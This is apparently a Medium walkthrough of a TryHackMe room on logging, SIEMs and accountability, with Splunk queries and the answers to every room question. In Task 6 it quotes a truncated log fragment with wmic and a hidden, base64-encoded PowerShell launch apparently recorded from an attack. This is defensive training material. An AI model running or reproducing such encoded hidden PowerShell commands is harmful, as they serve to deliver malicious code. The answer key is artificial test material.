

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



Try Hack Me — Logging for Accountability — Walkthrough



0x4C1D · [Follow](#)

9 min read · Sep 13, 2023



Listen



Share

... More



Link to the room:: <https://tryhackme.com/room/loggingforaccountability>.

Welcome to this new room.

Task 1 — Introduction

Logging is used to provide a “source of truth” for activity that occurs on a network. Logging is most commonly used, but not limited to incident response and security monitoring. During the incident response process, a user may be held accountable for an action or behavior, and logging plays a crucial role in proving a user’s actions.

Accountability is the final pillar of the Identification, Authentication, Authorization, and Accountability (IAAA) model. The model is used to protect and maintain confidentiality, integrity, and availability of information.

Accountability holds users and peers on a network responsible for their actions. Logging is a large part of this pillar and maintains a record of activities.

To ensure the efficacy of accountability, logs and other data sources must be protected, and their authenticity must be proved. If it cannot be proven that a log was kept in its original state, it loses its integrity for accountability and the incident response process.

Learning Objectives

- Understand where data originates, how it is stored, and how a security engineer can leverage it.
- Understand why accountability is important to security and how logging can help improve its efficacy.
- Apply logs and other data sources to incident response and the principle of accountability.

Before beginning this room, we recommend you understand logging capabilities and log data sources or complete [Intro to Logs](#). We also recommend a basic understanding of Splunk or complete [Splunk Basics](#).

Throughout this room, we will introduce how logging and data maintain accountability. We will break down best practices and explain accountability in different stages of the incident response procedure.

Question:: No Answer Needed.

Task 2 — Importance of Logging and Data Aggregation

Logging aids any member involved in the incident response process. Depending on the log source, it may provide different benefits or visibility into a network or device. Some examples may include:

- Files created.
- Emails sent.

- Other TTPs (Tactics, Techniques, and Procedures) as outlined by the MITRE ATT&CK framework.

Because logs play an important role in incident response, they must be authentic and, when analyzed, identical to when they were produced.

Adding accountability to the incident response process, when log sources are guaranteed to be authentic, a user can be held accountable for their actions, as proven by logs.

This use of accountability is more formally known as non-repudiation and contributes to many threat models, such as the STRIDE model. Non-repudiation means that an individual cannot contest an action, the opposite of repudiation, where an individual disputes an action.

Security Information and Event Management

A Security Information and Event Management system (SIEM) is a tool used to collect, index, and search data from various endpoints and network locations. While this room won't cover in-depth log analysis and SIEMs, it is important to create a basic level of understanding. We will leverage an SIEM in later tasks to get hands-on with the concepts presented in this room.

SIEMs have many features and capabilities, often for specific use cases. Below is a summary of the benefits and features that an SIEM can offer at the most basic level:

- Real-time log ingestion.
- Alerting against abnormal activities.
- 24/7 monitoring and visibility.
- Data insights and visualization.
- Ability to investigate past incidents.

Examples of SIEMs may include Wazuh, Splunk, ELK, and QRadar. For more information, check out Auditing and Monitoring.

Question:: A user being held accountable for their actions, as proven by logs, is known as what?

Answer:: non-repudiation

Task 3 — Log Ingestion and Storage

While this room won't cover in-depth log analysis and SIEMs, it is important to create a basic level of understanding.

SIEMs are typically architected with three components used for searching, indexing, and load-balancing; these components are commonly known as the **search head**, **indexer**, and **forwarder**, respectively.

In this room, our objective is accountability, so we will focus primarily on the indexer and how data arrives from a device to the indexer; this process is commonly known as **data ingestion**.

- Types of data ingestion
- Agent/forwarder
- Port-forwarding
- Syslog
- Upload

While there are several ways of ingesting data, there tend to be fewer ways to store the data. Although the primary point of failure for accountability is ingestion, storage can be equally challenging.

When dealing with storage concerns, it is often not attackers we must worry about, but technical faults; for example, an index is accidentally deleted, or a storage device is corrupted.

These are a few examples of things to consider when architecting a storage solution for log sources. While keeping this data authentic and secure is important for accountability, it often has overlapping themes with compliance. Compliance and regulations go hand in hand; one such regulation may be that log data must be archived or stored for X amount of time. This plays into accountability again, where non-repudiation must be applied to a log source for compliance. For example, an

audit requires the past six months of X log source. As a stakeholder, you must guarantee that those log sources reflect the activity of the network.

One solution to the storage problem is cold storage. Cold storage is a process or standard for storing data, which can be summarized as storing a large quantity of data optimally.

Cold storage is rarely accessed and thus does not require high-performance storage devices. Examples of cold storage may include low-cost hard drives or even tape drives! Conversely, hot storage is data accessed often and requires higher performance, which may consist of solid-state drives and, in some cases, high-performance hard drives. There may be other levels of access and performance throughout the life cycle of data that can be referred to as warm storage.

The standard for how long data stays in each phase will depend on regulatory requirements and company guidelines. An example of a storage process may be that data is stored hot for six months, warm for three months, and cold for three years. Depending on the data, it may be indefinitely stored in cold storage.

Payment Card Industry Data Security Standard (PCI DSS) is one example of a standard that requires audit logs to be stored for a year and kept immediately available for 90 days to remain compliant.

Question:: What component of an SIEM is responsible for searching data?

Answer:: search head

Question:: How many years must all audit data be stored to be PCI DSS compliant?

Answer:: 1

Task 4 — Types of Logs and Data Sources

Now that some problems are solved with how data will be sent to an indexer and SIEM solution, we must consider — what makes a good log.

While an SIEM provides excellent functionality, its purpose is to ingest any data and provide an effective and easy way to index and search it.

If a log does not give you the information required for an investigation, it cannot be used for accountability and does not uphold non-repudiation.

Many log sources exist to collect data efficiently with as much relevant information as possible. In this task, we will outline a few of the most common log sources and how they may be used in the incident response process.

- Manual log sources
 - Any log that is manually written or composed by an author
- Change logs
- Automated log sources
 - Any logs that are automatically generated by default, for example, a configuration, tool, or from a developer
- System logs
- Application logs
- Other types of logs
 - Some logs may not be categorized but are often required for compliance
- Email logs
- Messaging or other communication

A good log source may not include only one log. Due to the nature of a network, it may require multiple log types to create one quality log source, for example, a firewall log and a system log used together to hold each other accountable. That is, the validity of one log can be proven using another and vice-versa.

A log source could also be collecting too much information; that is, if several types of logs are collecting the same data or creating the same alerts, it can increase noise, storage complexity, and other consequences.

Question:: A change log is an example of what log source?

Answer:: Manual

Question:: An application log is an example of what log source?

Answer:: Automated

Task 5 — Using Logs Effectively

There are many types of SIEMs to choose from, and each feature and capability can impact how you can use logs effectively. If you are not using a specific feature of an SIEM, it does not signify that you are not effectively using logs, as it depends on log sources and usage requirements. For example, if you are only using logs as an incident response tool and not for real-time monitoring, you may not need or use the real-time feature of some SIEMs.

As briefly introduced in task four, using multiple log types and sources is beneficial for validating logs and creating a complete story of an incident. This concept is more formally known as **correlation** or building a relationship between two things: logs and data. For example, if a user performed a suspicious action (created a DLL file on the disk), a browser application log could be used to correlate their browser search history with their behavior. If they were searching for a specific installer or troubleshooting process, it may explain the suspicious action. If email logs showed a potential phishing attempt directly followed by the suspicious action, it could cause more investigation. Data enrichment can also be included in correlation efforts.

Question:: What is the process of using multiple log types and sources as part of incident response formally known as?

Answer:: correlation


Task 6 — Improving Incident Response with Accountability

We have provided web application access to a commonly used SIEM, Splunk. A dataset that contains all the information you need to answer the upcoming questions has already been loaded for you.

In this exercise, we are looking to practice the correlation of log sources and prove accountability's efficacy.

To access the terminal, deploy the virtual machine attached to this task by pressing the green **Start Machine** button. Please allow the machine 3–5 minutes to deploy. You can access the web application from your web browser. This means you have to use your own personal browser for this active task. (Splunk knowledge is needed)

Question:: How many total events are indexed by Splunk?




Open Splunk and use the “Search & Reporting” app. Set the time to “All Time” and use the below query.

```
index=*
```

Answer:: 12,256

Question:: How many events were indexed from April 15th to 16th 2022?

Simply change the time interval to the given date setup.




The screenshot shows a search interface with a dark theme. At the top right, there is a search bar with a magnifying glass icon and a dropdown menu set to 'All time'. Below this, there is a list of filter categories: 'Presets', 'Relative', 'Real-time', and 'Date Range'. The 'Date Range' category is expanded, showing a 'Between' dropdown, two date input fields, and an 'Apply' button. The first date field is '04/15/2022' with a time field below it set to '00:00:00'. The second date field is '04/16/2022' with a time field below it set to '24:00:00'. The 'Apply' button is to the right of the date fields. Below the 'Date Range' section, there are two more categories: 'Date & Time Range' and 'Advanced'.


Answer:: 12,250

Question:: How many unique users appear in the data set?

Simple again once we ran the original query “index=*” a User field tag should be present. Simply click over the tag and you will get the results or read the number next to the User field.




The screenshot shows a 'SELECTED FIELDS' panel with a dark background. It lists four fields: 'host 1', 'source 1', 'sourcetype 1', and 'User 4'. The 'User' field is highlighted in blue, indicating it is the selected field.



Answer:: 4

Question:: How many events are associated with the user “James”?


We could query this but you can also read from the picture below.



The count number in the line of James (5) will give the event amount.

If you would like to query use the below query for it. The double backslash is needed for escaping the char therefore Splunk will produce results.

```
index=* User="Cybertees\\James"
```



Answer:: 5

Question:: What utility was used in the oldest event associated with “James”?

Run the previous query. Scroll down all the way



Until you find this section.

CQANwBBADYAZQBKAC4ASABIEEARABIAHIAcWuAUEEAZABKACgAIGBDAG8AbwBrAGKAZQAIACwAIGBLAHUAVQB6AHUA
KADcAYQA2AGUAZAAuAEQAbwB3AE4ATABvAGEAZABEAGEAdABBACgAJABTAEUAcgArACQAdAApADsAJABpAHYAPQAKAEQ
QBKAE8AaQBOAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAKAFIAIAAKAGQAQQB0AGEAIAAoACQASQBWACsAJABLACKAKQB8A
.160101.0800)", "Description": "WMI Commandline Utility", "OriginalFileName": "wmic.exe", "timest
0B5AF2DAF008810863, SHA256=96BEC668680152DF51EC1DE1D5362C64C2ABA1EDA86F9121F517646F5DEC2B72, I
\\WindowsPowerShell\\v1.0\\powershell.exe\" -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBLAHIAUwB
HIAZQBGAF0ALgBBAFMAcWBLAE0AYgBsAHKALgBHAGUAdABUAHKAUABFACgAJwBTAHKAcwB0AGUAbQAUAE0AYQBwAGEAZ

Answer:: wmic

Question:: What event ID followed process creation events associated with “James”?

```
> 4/15/22      { [-]
    8:06:02.000 AM    @version: 1
                      AccountName: SYSTEM
                      AccountType: User
                      Category: Network connection detected (rule: NetworkConnect)
                      Channel: Microsoft-Windows-Sysmon/Operational
                      DestinationHostname: -
                      DestinationIp: 172.18.39.6
                      DestinationIsIpv6: false
                      DestinationPort: 61249
                      DestinationPortName: -
                      Domain: NT AUTHORITY
                      EventID: 3
                      EventReceivedTime: 2022-04-15 08:06:05
```

Description 3

DestinationHostname 1

DestinationIp 1

DestinationIsIpv6 1

DestinationPort 1

DestinationPortName 1

Domain 1

EventID 2

EventReceivedTime 2

EventTime 3

ExecutionProcessID 2

extracted_EventType 1

extracted_host 1

FileVersion 2

Hashes 4

EventID

2 Values, 100% of events

Selected

Yes

No

Reports

Average over time

Maximum value over time

Minimum value over time

Top values

Top values by time

Rare values

Events with this field

Avg: 1.4 Min: 1 Max: 3 Std Dev: 0.89442719099999161

Values	Count	%
1	4	80%
3	1	20%

Simply check the data.

Answer:: 3

Thm Writeup

Thm

Tryhackme Writeup

Logging

Accountability



Follow

Written by 0x4C1D

62 Followers · 1 Following

I am a Cyber Security Specialist at a Telco company so mainly dealing with Blue Team stuff. Also during night time I like to practice Red Teaming and CTFs.


No responses yet



What are your thoughts?

Respond

More from 0x4C1D




0x4C1D


Try Hack Me—Threat Intelligence for SOC—Walkthrough

Room Link:: <https://tryhackme.com/room/threatintelligenceforsoc> Level:: Medium Tags:: SOC, Threat Intelligence, Uncoder, Kibana

Sep 26, 2023 🖱 5







 0x4C1D

Try Hack Me—Logstash: Data Processing Unit—Walkthrough

So Logstash is part of the new SOC L2 paths advanced ELK section.

Oct 16, 2023  54  1




 0x4C1D


TryHackMe—Identification & Scoping walkthrough

So this is a fairly new room which got released fairly recently on THM.

Aug 24, 2023  1





 0x4C1D

Try Hack Me—Hunt Me I: Payment Collectors—Walkthrough

Link to room:: <https://tryhackme.com/room/threathuntingendgame> Level:: Medium Tags:: #ThreatHunting, #Kibana, #Security, #ELK, #Phishing

Oct 2, 2023  7



See all from 0x4C1D

Recommended from Medium



SSRF | TryHackMe Walkthrough

“SSRF vulnerabilities are like giving your server a GPS and hoping it doesn’t take a wrong turn —without proper safeguards, it might end...

Dec 9, 2024




TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

★ Nov 5, 2024 🖱 60



Lists




Work 101

26 stories · 198 saves

Open in app ↗

Medium

🔍 Search




Aakash Raman


TryHackMe APIWizards Breach Walkthrough

This is an interesting room for all the DFIR Enthusiasts on Linux Forensics & Linux Persistence Techniques! Let's get started!

Aug 5, 2024 🖱 58






 Md. Saiful Islam Rayhan

IDS Fundamentals TryHackMe Walkthrough

What is an IDS

Oct 24, 2024



 Mohamed Ali


TryHackMe—Cluster Hardening—Writeup

